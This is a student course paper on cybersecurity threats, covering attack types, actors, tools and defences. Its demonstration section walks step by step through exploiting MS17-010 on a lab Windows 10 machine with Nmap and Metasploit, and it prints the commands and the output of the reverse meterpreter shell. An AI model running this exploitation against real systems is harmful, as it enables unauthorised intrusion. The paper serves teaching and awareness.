CYBERSECURITY AND THREATS

CENG 3544, COMPUTER NETWORK AND SECURITY

Onur Yiğit - onuryigit2@posta.mu.edu.tr
Ceyda Nur Kandemir - ceydanurkandemir@posta.mu.edu.tr
Ahmet Oral - ahmetoral@posta.mu.edu.tr

Monday 21st June, 2021

Abstract

The goal of this paper is to analyze and highlight issues and threats on cybersecurity in order to have a good level of understanding of cyberattacks and threats. Our research paper includes analysis of cyberattack types, cyberattack actors, tools that are used for both attack and defense, motivations of cyberattackers and impacts it creates in society and business. Also, there is a demonstration that shows steps of launching a cyberattack, vulnerabilities that can be exploited with a video record. After giving all major points about the subject we showed the ways and important precautions to achieve cybersecurity for both individuals and businesses.

1 Introduction

The term cyber threat refers to any kind of act that seeks malicious intend to computers businesses and individuals by accessing, removing or altering pieces of information illegally. These threats includes DDoS attacks, ransomware attacks, data breaches and any other kind of attacks that will cause harm. Each cyber threat is a possibility that aims to damage, disrupt, steal or gain unauthorized access to properties and information. A cyber threat can come from many different actors such as, hackers, hacktivists, cyber terrorists, corporate spies or insider. In our paper all major types of attacks and actors are mentioned.

The need for defense against cyber threats is increasing exponentially with so many corporations and systems depend and operate on virtual environments. With so much data at risk, being informed is more important than ever. Understanding the techniques and minds of cybercriminals can help businesses and individuals to prepare their defenses much more efficiently and it could drastically reduce the damage caused by these criminals. Our goal is to explain the possible threats, ways to launch attacks, create awareness against different types and attackers with their impacts and show the ways for protecting individuals and businesses.

2 Methodology

To have a complete comprehension of cybersecurity and threats, we divided the subject into 7 topics. In these topics, we will cover each types of issues and threats that are related to cybersecurity. These topics are:

- **Cyberattack Types:** Explaining different types of attacks.
- **Cyberattack Actors:** Explaining main actors that are responsible for Cyberattacks.
- **Implementation Tools:** Examination of tools used in cyberattacks and cybersecurity.
- **Cyberattack Motivations:** Reasons behind cyberattacks.
- **Impacts of Cyberattacks:** Impacts of cyberattacks in society and businesses
- **Cyberattack Demonstration:** Demonstration of a cyberattack, including a video record of the attack.
- **Defence Against Cyber Threats:** Ways to protect individuals and businesses from cyberattackers.

3 Cyberattack Types

In order to respond efficiently and be aware of the current threats, we must learn about different types of attacks and their working process. Although there are lots of different types of attacks, we can categorize them as:

3.1 Malware Attacks

The term malware refers to any kind of malicious software that is designed to steal, alter, access sensitives data, software or devices. These malicious softwares include worms, trojans, viruses, ransomware and spyware. Once they get into the system, malwares can damage the system, access sensitive information, block or alter access to devices in the network or encrypt critical pieces of information. According to a research made by Accenture Security, average cost of a malware attacks is 2.6 million USD. [1]

3.2 Phishing

It's mostly used in the form of sending emails that seems legitimate but includes a malicious software or link to fake websites that designed to steal information. The goal is to trick the users into clicking to implemented links or downloading a malicious software. This leads to unauthorized access to users sensitive data which could include emails, passwords or credit card details. It is simple and easy to launch which makes it very dangerous. According to a study made by Cardiff Metropolitan University, phishing attack accounts for over %80 of reported cyber incidents. [2]

3.3 SQL Injections

SQL (Structured Query Language) injection attack is an attempt made by cybercriminals to access a website database by uploading SQL scripts. Mostly it's made by entering the SQL script in login sections of the websites. If successful, attackers can view, add, remove or completely delete the data stored in the SQL database. According to a study made by Utun Hussein Onn University of Malaysia, nearly %65 of web application attacks are made with SQL injections. [3]

3.4 Man in the Middle Attacks (MitM)

Man in the Middle (MitM) attack takes place when the attacker gets between two communicating devices. For example, an attacker can get between the router and computer by pretending it's one of them, and interfere with the packet deliveries. After successfully interfering, attackers can view, filter, alter and steal shared information. According to a study made by Lovely Professional University %95 of HTTPS servers are vulnerable to MitM. [4]

3.5 DNS Attacks

DNS (Domain Name System) attack occurs when a cybercriminal takes advantage of the vulnerabilities in the system. Attackers can redirect the visitors of the target website to any malicious page they want to. This leads to a leak of data from targeted systems which is called DNS Tunnel. According to the 2020 Global DNS Threat Report, %79 of the organizations have been exposed to at least one DNS attack in 2020. The average cost of these attacks were around 924,000 USD. [5]

3.6 Denial of Service Attacks (DDoS)

The goal of the Denial of Service attack is to overload systems, networks or servers with heavy traffic to a point that the target cannot fulfill its duty. This can cause slow connection or total shutdown to the system. Usually, attackers use many different infected devices when launching the attack. According to TSA - 2019 Global DDoS Threat Landscape Report, the year 2019 saw a staggering 8.4 million DDoS attacks. [6]

3.7 DLL Injecions

DLL (dynamic link library) is a Windows library file. It's used by programs on the system to call existing functions. In DLL Injection attacks, maliciously designed files are implemented into the system with the goal of manipulating the operation of a process and gaining control over the system. Which results in attackers running arbitrary commands through a specially prepared DLL file on the target system. Generally, DLL injection is using for reverse engineering.

4 Impacts of Cyberattacks

Cyber threats hold the potential of so many different disasters. They can cause leaks of national security secrets, system meltdowns or unauthorized access to military systems. They can result in the stealing of critical and sensitive pieces of information like bank account details. They can interfere with mobile and computer networks to access, alter or steal the data with the potential of shutting down the whole network. Combination of these threats can result in loss of reputation, loss of billions of dollars and private information.

Cyber threats the most dangerous threats in the 21st century. It can come from lots of different actors such as hackers, terrorists, criminals, insiders or other nations. It causes a threat for governments, businesses and individuals all around the world. Plus, it is continuously getting easier to launch a cyberattack while creating a defense against them rise each day. This gap between the cost of launching an attack versus defending them is creating a potential terror amongst the people, organizations and governments. Cyberattacks that target big companies are getting more common as attack cost is decreasing. This causes lots of security issues on the organizations and their customers. Besides all of this, the attacks are becoming more complex and sophisticated in each day. With the combination of our integration into an economy and life that is entangled with the computer systems that rely on internet technology, damage potential has become almost limitless. This is the reason that different private institutions, corporations and governments started to put cybersecurity on top of their priority list.

We can give the 'WannaCry' ransomware attack as an example. It was one of the biggest and widespread ransomware attacks and it uses the same exploit we used in our demo. It was a worldwide cyberattack started at May 2017, which targeted computers running the Microsoft Windows operating system by encrypting data and demanding ransom payments in the Bitcoin cryptocurrency. It's estimated that more than 300.000 devices has been infected with this software.

Despite this, cyber threats continue to grow, resulting in billions of dollars in damages. Here are some alarming statistics about the recent cybersecurity threats:

- "Data breaches cost around 3.92 million USD arount the globe"
- "Estimated annual losses through cyberattacks is expected to reach USD 6 Trillion by 2021"
- "Breaches caused by cyber attacks is estimated to increase by %76 by 2024"
- "The average cost of a data breach to a US company is USD 7.91 million"
- "The average number of days to identify an incident in 2019 was 206 days"
- "2 billion records were exposed due to data breaches in the first half of 2019"
- "A business will fall victim to a ransomware attack every 11 seconds in 2021"
- "Cyberattacks on IoT devices increased by %300 in 2019
- "Cyber threat complaints increased by %400 in the US amid the coronavirus pandemic"

[7] [8] [9] [10]

5 Cyberattack Actors

In order to respond effectively, it is critical to know the actors that are holding the potential to launch a cyber attack. Understanding these actors work methods, techniques and goals could allow businesses and individuals to be better prepared. The list below provides a description of different actors:

- **Bot-network operators:** Bot network operators take over systems and aim to use the devices in the system to coordinate attacks such as DDoS, phishing attacks or spamming. Because they control multiple different devices, their attacks are on a larger scale. They also provide a service for people who want to launch an attack on certain targets. For example, a person can buy a DDoS attack service from them in order to slow down the targeted system. Another example is people can send their phishing emails by using systems taken over by bot-network operators.

- **Criminal Groups:** The goal of the criminal groups is to make money by attacking systems. Organized crime groups use spyware, spam, malware or phishing attacks in order to coordinate online fraud or access the login information of users. Although most of them launch small attacks, there are some groups that go after big corporations or even nations. They can launch ransomware attacks on corporations or steal government secrets to sell on the black market.

- **Hackers:** Hackers usually launch attacks for the thrill of the challenge. They might try to impress the hacking community or they might break into the systems just for fun. Launching attacks remotely was once a difficult challenge that requires a high level of knowledge and experience, but in our day hackers can launch attacks simply by downloading pre-built scripts and protocols from the internet. Because of this, attacks are getting more frequent each day. Although hackers do not pose a critical threat to secure systems, they still can cause damage to individuals or weak systems.

- **Terrorist Groups:** Terrorist groups aim to cause harm to nations by exploiting critical pieces of information or devices, compromising military equipment, disrupting the economy by overloading systems or any kind of disruptions that will affect a nation.

- **Insiders:** Insider is the term for someone who is working in the targeted company. They can leak information by accident. For example, an employee working in the company can fall for a phishing scam and introduce a malware into the system. They can also allow hackers to breach into systems on purpose for different reasons (mostly money). They can potentially leak sensitive data or allow attackers to gain access in the system.

- **Hacktivists:** Unlike criminal groups or hackers, hacktivists launch attack to support their political opinions instead of bragging or making money. They can target lots of different organizations including companies, industries, the market or individuals who are not on the same page with them. Their goal is to force their political opinion among others who think differently from them.

- **Corporate Spies:** Corporate spies are specifically hired for tasks that will benefit the employer. Their goal can vary from gathering information (for example stealing tech from the rival company), spying on target or attacking targets business for making profit or causing rivals business.

[11]

6 Cyberattack Tools

Tools in computer jargon mean a set of executed scripts to accomplish certain tasks in order to help software developers create programs much more efficiently. In the area of cybersecurity, there are lots of tools for both attacking and defending. Using these tools for monitoring the network environment to uncover vulnerabilities and address them before cyber actors exploit them is one of the best ways to achieve optimum security. There are plenty of open-source and paid network tools available in the market for both attackers and businesses. Because there are so many tools, we only choose to explain the ones we used in our demonstrations. The list goes as:

Nmap:
Nmap is an open-source tool for network scanning and vulnerability detection. Nmap can be used to identify devices in the system or same network, detect those devices running services, find open ports, learn devices operating system or scan devices possible vulnerabilities. In our demonstration, we used Nmap to discover devices that are connected to the same network with us.

Metasploit:
Metasploit framework is a very popular tool that is used by both white hat hackers and cyber-criminals. Metasploit is used to detect vulnerabilities on devices, networks and servers. It is an open-source tool, which makes it very easy to customize for certain operations. Metasploit allows to send a variety of payloads that are specifically designed to exploit vulnerabilities.

Meterpreter:
Meterpretes is a payload included in the Metasploit Framework. It provides a shell to the attacker which can be used to gain control over the victim machine and allows the attacker to execute code. It's a DLL injection attack, which makes it stand in memory without writing into the disk. It injects itself into a running process and it can migrate from one process to another process.

Ettercap:
Ettercap is a tool that is used to launch man in the middle attacks on devices that are in the same network. It is mostly used by hackers to interfere with network traffic with the goal of stealing sensitive login credentials. It is a sniffing tool that works by ARP poisoning target machine. It redirects the traffic from router and computer to itself and can access all of the sent packets.

Kage:
Kage is Graphical User Interface(GUI) for Metasploit Meterpreter. It allows for users to create trojans with different kind of payloads. These trojans can be created as .exe files and once run in the computer, it connects to host pc and it's able to send any kind of information that meterpreter allows.

7 Cyberattack Demonstration

Video record of our attack demonstration can be found *here*.

Attack Machine:
Kali Linux, Release 2020.3


Victim Machine:
Windows 10 Pro, Build 14393.0

Used Tools:
Nmap (V7.91): To search the network for connected computers
Metasploit (V6.0.48): To probe systematic vulnerabilities and use exploits to send meterpreter payloads.

Used Exploit:
MS17-010 exploit is caused by a flaw in Windows SMB (Server Message Block) version 1 . This exploit was developed by NSA (National Security Agency) and leaked to public after NSA got hacked in 2017. These exploits have enormous power on Windows systems that doesn't have the patch against the MS17-010 exploit. After it's discovery this vulnerability have been used to launch global range ransomware attacks. Biggest one of these attacks was the famous WannaCry ramsonware attack. A successful attack that targets the MS17-010 exploit with meterpreter payload results in access into targeted system by returning a reverse shell on attacker. In our demonstartion we used the Metasploit framwork to launch our attack.

Step 1) Searching the Network For Connected Devices
In order too discover devices in our network, we will use Nmap scan using our subnet mask ip with -sV(service info) and -sS(stealth scan) options.

```
$ nmap 192.168.1.0/24 -sV -sS
```



```
Nmap scan report for 192.168.1.44
Host is up (0.0077s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
2869/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 1C:4D:70:82:8C:A5 (Intel Corporate)
Service Info: Host: ONUR-VICTIM; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The Image on the left shows a part of the output of our scan. We can see one of the devices in the network. It's ip, services and ports are visible. In total, there are 8 devices connected to this network. Fitting all of them in the image was not possible so we only showed one example. Now that we discovered these devices, we can proceed to the next step.

Step 2) Vulnerability Scan We have the ip addresses of the devices connected to our system and we can use the metasploit modules to see if any of them are vulnerable against MS17-010 exploit.


```
#Setting scanner to check for smb ms17-010 exploits
$ use auxiliary/scanner/smb/smb\_ms17\_010

#Setting targets,
$ set RHOSTS 'ip addresses'
\newpage
#Another option is to set targets by performing a network scan
```

```
$ set RHOSTS 192.168.1.0/24
#But this will take a long time and since we only have 8 devices we can enter them by hand

#Starting scan
$ run
```

Output:



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.1.46, 192.168.1.47, 192.168.1.41, 192.168.1
8.1.43, 192.168.1.46, 192.168.1.59, 192.168.1.57
rhost ⇒ 192.168.1.46, 192.168.1.47, 192.168.1.41, 192.168.1.42, 192.168.1.43, 192.168.1.46, 192.168.1.5
1.57
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[*] Scanned 1 of 8 hosts (12% complete)
[*] Scanned 2 of 8 hosts (25% complete)
[*] Scanned 3 of 8 hosts (37% complete)
[+] 192.168.1.42:445      - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 14393 x64 (64-bit)
[*] Scanned 4 of 8 hosts (50% complete)
[*] Scanned 5 of 8 hosts (62% complete)
[*] Scanned 5 of 8 hosts (62% complete)
[*] Scanned 6 of 8 hosts (75% complete)
[*] Scanned 7 of 8 hosts (87% complete)
[*] Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Figure 1: MS17-010 Vulnerability Scan

Image above shows that one of the 8 devices that are connected to our network is vulnerable for MS17-010 exploit. It's time to take advantage of this.

Step 3) Exploit
To exploit our targets weakness, we will use a module called 'exploit/windows/smb/ms17_010_psexec' with payload of 'set payload windows/meterpreter/reverse_tcp' to access our targets device. Commands for this operation:


```
#Setting our exploit
$ exploit/windows/smb/ms17\_010\_psexec

#Setting target,
$ set RHOST 'ip addresses'

#Setting our payload
$ set payload windows/meterpreter/reverse\_tcp

#Exploit
$ Exploit
```

As seen in the image below, we established the connection and our meterpreter is online. Now we have to migrate between services to have more access and permissions. To do this we have to write 'ps' to view system services and migrate to one of them by writing 'migrate "pid" '.



```
msf6 exploit(windows/smb/ms17_010_psexec) > use exploit/windows/smb/ms17_010_psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.42
RHOST ⇒ 192.168.1.42
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.49:4444
[*] 192.168.1.42:445 - Target OS: Windows 10 Pro 14393
[*] 192.168.1.42:445 - Built a write-what-where primitive ...
[+] 192.168.1.42:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.1.42:445 - Selecting PowerShell target
[*] 192.168.1.42:445 - Executing the payload ...
[+] 192.168.1.42:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 192.168.1.42
[*] Meterpreter session 2 opened (192.168.1.49:4444 → 192.168.1.42:50063) at 2021-06-14 23:15:49 -0400

meterpreter > Hello, we are in!
```

Figure 2: MS17-010 Vulnerability Scan

From now on, we have access to read and write on our target device. Possible commands can be viewed by entering 'help' command. This exploit gives attackers so much power that it's hard to believe there were times when it was available in official Windows 10. Example usage is shown at our demo video.

8 Defending Against Cyberthreats

There are many complex ways to defend against cyberthreats from complex firewalls to building closed networks. Organizations must train their employees to be aware of possible threats and not to fall for social engineers. In a big company with expensive firewall software, weakest chain in the link is the human factor because it's easier to trick than the machines. One naive employee could accidentally leak essential pieces of information about an organization system to a social engineer. That's why training people and making them aware is very important. But for most of the users, simply following the steps below create a defense that is very hard to breach against these threats. These are:

Regularly Updating Systems and Softwares:
Each day, a new type of exploit is discovered and systems that was secure a day before can be outdated today. So, in order to be protected from the latest vulnerabilities, regularly updating the operating system and used softwares is critical. One of the biggest example is the exploit we used in our demo, it is so dangerous but could simply be avoided if an user updates his/her operating system. New bug and vulnerability fixes are added in every update and they are essential to keep our devices safe. Some examples are:

- Turning automatic system updates for the devices on.
- Making sure that the web browser automatically installs newest security updates.
- Keeping web browser plugins like Java and Adobe Flash. updated.

Securing Sites with HTTPS:
Always use sites secured with HTTPS and always secure your website with HTTPS. Because HTTPS protects the data between the user and the website by using encryption, which blocks so many different attacks.

Creating Awareness About Social Engineering:
Human link in computers are one of the easiest ways to gather information and control. Inexperienced users could easily fall for phishing attempts which can have dire consequences. Learning about these traps and being aware of these types of attacks exists is important for our safety.

Using Anti-Virus Protection Firewall
Even though the best way to prevent any malicious attack is to be careful and have knowledge about the system, anti virus programs has always been the most popular and widespread way to block most of the cyberattacks. Anti virus programs can detect malicious softwares in the system and block any unauthorized access attempts coming from the network. A firewall can block hackers from targeting the computer and find attackers who try to sniff network traffic. Nowadays most of the operating system comes with their own firewalls and they are fairly effective against most of the attacks. So, for casual users, it is essential to use these programs to achieve cybersecurity.

Using Two-Factor Authentication
While a strong password provides excellent protection for brute force attacks, hackers can access to these passwords by using other techniques such as sniffing the traffic or using keyloggers. So, it is very important to use two-factor authentication because it prevents hackers from login into accounts even if they have the password. It is almost impossible to bypass and block any kind of malicious attempt.

Keeping Track of Digital Footprints
It is essential to keeping track of accounts and recent activities in order to make sure they are not breached. Also knowing which information is stored (and shared) in which website or account is very important too. Users should always be careful what information they share, delete unused accounts and keep track of recent activities.

Avoiding Public Wi-Fi
In our demonstration, we have shown how dangerous it is to be in the same network with an attacker. Public Wi-fi's are full of potential attackers. If you really have to use a public network, you should secure yourself by using a VPN. VPN works by encrypting the traffic between the device and server, which makes it very difficult to sniff or interfere by cybercriminals.

Conclusion

In our project we explained type types of cyberattacks and how dangerous they could be. We learned that there are many types of ways to gather information and access data. We learned what are the reasons and people behind these attacks and what are the impacts of these cyberattacks. We examined one of the biggest ransomware attack 'WannaCry' and how it exploited devices. We created a demonstration where we infiltrated to another computer with the same exploit WannaCry used. We gained access to read and write in victims computer and could gather any information we wanted. Then we showed the ways and important steps in cybersecurity. We explained few of the most important precautions that could be taken to achieve security.

References

[1] *The Cost of Cyber Crime Study by Accenture Security - 2017.*

[2] *Phishing Attacks: A Recent Comprehensive Study and a New Anatomy by Alkhalil Z., Hewage C., Nawaf L. and Khan I. - March 2021*

[3] *Review of SQL Injection : Problems and Prevention by Mohd Amin Mohd Yunus, Muhammad Zainulariff Brohan, Nazri Mohd Nawi, Ely Salwana Mat Surin, Nurhakimah Azwani Md Najib and Chan Wei Liang - June 2018*

[4] *Analysis on Man in the Middle Attack on SSL by Asst. Prof. Pushpendra Kumar Pateriya and M.Tech. Student Srijith S. Kumar - May 2012*

[5] *2020 Global DNS Threat Report by EfficientIP - June 2020*

[6] *TSA - 2019 Global DDoS Threat Landscape Report*

[7] *Cybersecurity in the age of COVID-19: A timeline and analysis of cyber-crime and cyber-attacks during the pandemic by Dr. Harjinder Singh Lallie, Dr Lynsay A. Shepherd, Prof. Carsten Maple and Dr Arnau Erola - June 2021*

[8] *Future developments in cyber risk assessment for the internet of things from Computers in Industry Volume 102 Pages 14-22 - November 2018*

[9] *A Comparative Study of Cyber Threats In Emerging Economies by Dr Ruchika Gupta and Dr S.P. Agarwal - Jun 2017*

[10] *Cyber Security Threats and Attacks: All You Need to Know by SteathLabs - May 2021*

[11] *Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control System Security by Keith Stouffer, Victoria Pillitteri, Suzanne Lightman, Marshall Abrams and Adam Hahn - Washington State University - May 2015*